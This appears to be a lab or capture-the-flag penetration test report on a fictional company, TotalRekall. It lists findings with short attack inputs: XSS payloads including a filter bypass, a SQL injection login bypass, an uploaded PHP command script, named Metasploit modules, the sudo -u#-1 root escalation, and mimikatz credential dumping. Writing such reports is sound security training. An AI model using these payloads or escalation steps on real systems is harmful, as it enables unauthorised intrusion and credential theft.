Cybersecurity

Penetration Test Report

TotalRekall

Penetration Test Report

CanThought Inc LLC

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Document History

Version	Date	Author(s)	Comments
001	07/24/2022	Howard Luis	

Introduction

In accordance with TotalRekall's policies, CanThought Inc. LLC (henceforth known as CTI conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on TotalRekall's network segments by CTI during July of 2022.

For the testing, CTI focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in TotalRekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CTI used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

TotalRekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CTI begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CTI uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide TotalRekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CTI's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, TotalRekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the TotalRekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is TotalRekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by TotalRekall and are hosted in TotalRekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/24 192.168.13.0/24 34.102.136.180 *totalrekall.xyz	TotalRekall internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within TotalRekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Input validation implemented on the web application**
- **The Linux machines have limited ports open**
- **Machine 192.168.13.11 disabled sudo command on meterpreter sessions, had to cat sudoers file to check privileges**
- **Unable to access 192.168.13.13 after running several exploits on metasploits.**
- **User alice on machine 192.168.13.14 disabled sudo permissions on commands.**

- **While googledorking, totalrekall user did not populate. Had to search within github.com to find the totalrekall user.**

Summary of Weaknesses


CTI successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **TotalRekall Web App is vulnerable to XSS on multiple pages, even with input validation**
- **Total Rekall Web App is vulnerable to LFI, even with input validation**
- **Total Rekall Web App is vulnerable to SQL Injection on multiple pages**
- **Total Rekall Web App have credentials that display on the inspect element page**
- **Linux machines in the subnet of 192.168.13.0/24 are vulnerable to Remote Code Execution exploits with metasploit:**
    - **192.168.13.10 payload <multi/http/tomcat_jsp_upload_bypass> port 8080 Apache Tomcat/Coyote JSP engine 1.1**
    - **192.168.13.11 payload <multi/http/apache_nod_cgi_bash_env_exec> port 80 Apache httpd 2.4.7**
- **Port 22 open and vulnerable to ssh by attackers**
- **Users have weak passwords**
- **192.168.13.14 CVE-2019-14287 - allows attackers to run the command sudo -u#-1 /bin/bash command to access root**
- **User and hashed credentials for a user are available for OSINT**
- **Multiple ports open on subnet 172.22.117.0/24**
- **FTP port vulnerable to “anonymous ftp” exploit**
- **Machines on the subnet 172.22.117.0/24 vulnerable to exploits using metasploit.**
    - **172.22.117.20 vulnerable to <windows/pop3/seattlelab_pass> exploit**
    - **172.22.117.10 vulnerable to <windows/local/wmi exploit>**
- **Hashed User Credentials are vulnerable to mimikatz with lsa_dump commands.**

Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It’s fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

Successfully used XSS to have a pop up show on the welcome page after entering a users name.



Begin by entering your name below!


```
ave been hacked")</script>
```

Welcome !

Click the link below to start the next step in your choosing your VR experience!

CONGRATS, FLAG 1 is f76sdfkg6sjf

Successfully used XSS, bypassing input validation on the “Who do you want to be” input page, to have a pop up show up.




Who do you want to be?

```
<scscriptript>alert("you ha
```

You have chosen , great choice!

Congrats, flag 2 is ksdnd99dkas

Used XSS to show a pop up “Hello, Hacker” on the comments page



Please leave your comments on our website!


CONGRATS, FLAG 3 is sd7fk1nctx

```
<script>alert("hello, hacker")</script
```

Your entry was added to our blog!

#	Owner	Date	Entry

Successfully uploaded a script.php file for command line inputs.




of your dream adventure!

Please upload an image:

Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

Successfully uploaded a script.php file for command line inputs, bypassing input validation.




your location by uploading

Please upload an image:

Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd

Successfully used a SQL Injection on the login page to attain flag 7.



Login:


admin' OR '1'='1

Password:

●●●●●●●●●●●●●●●●●


Congrats, flag 7 is bcs92sjsk233

Inspecting the login page, I was able to obtain credentials for an Admin user for DougQuaid.




```
        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="green">Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools<p><a href=networking.php><b><u>HERE</b></u></a></p> </font>
</div>
```

Able to access the robots.txt file.



```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Accessed the vendors.txt file to use splunk input to successfully use SQL Injection.




Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

Server: 127.0.0.11 Address: 127.0.0.11#53 ** server can't find splunk: SERVFAIL

Congrats, flag 10 is ksdnd99dkas




SERVFAIL

Congrats, flag 11 is opshdkasy78s


Pentesting TotalRekall Linux Machine

Using OSINT, I was able to find contact information on TotalRekall.xyz using who.is



```
Registrant Contact Information:
        Name                            sshUser alice
        Organization
        Address                         h8s692hskasd Flag1
        City                            Atlanta
        State / Province                Georgia
        Postal Code                     30309
        Country                         US
        Phone                           +1.7702229999
        Email                           jlow@2u.com

Administrative Contact Information:
        Name                            sshUser alice
        Organization
        Address                         h8s692hskasd Flag1
        City                            Atlanta
        State / Province                Georgia
        Postal Code                     30309
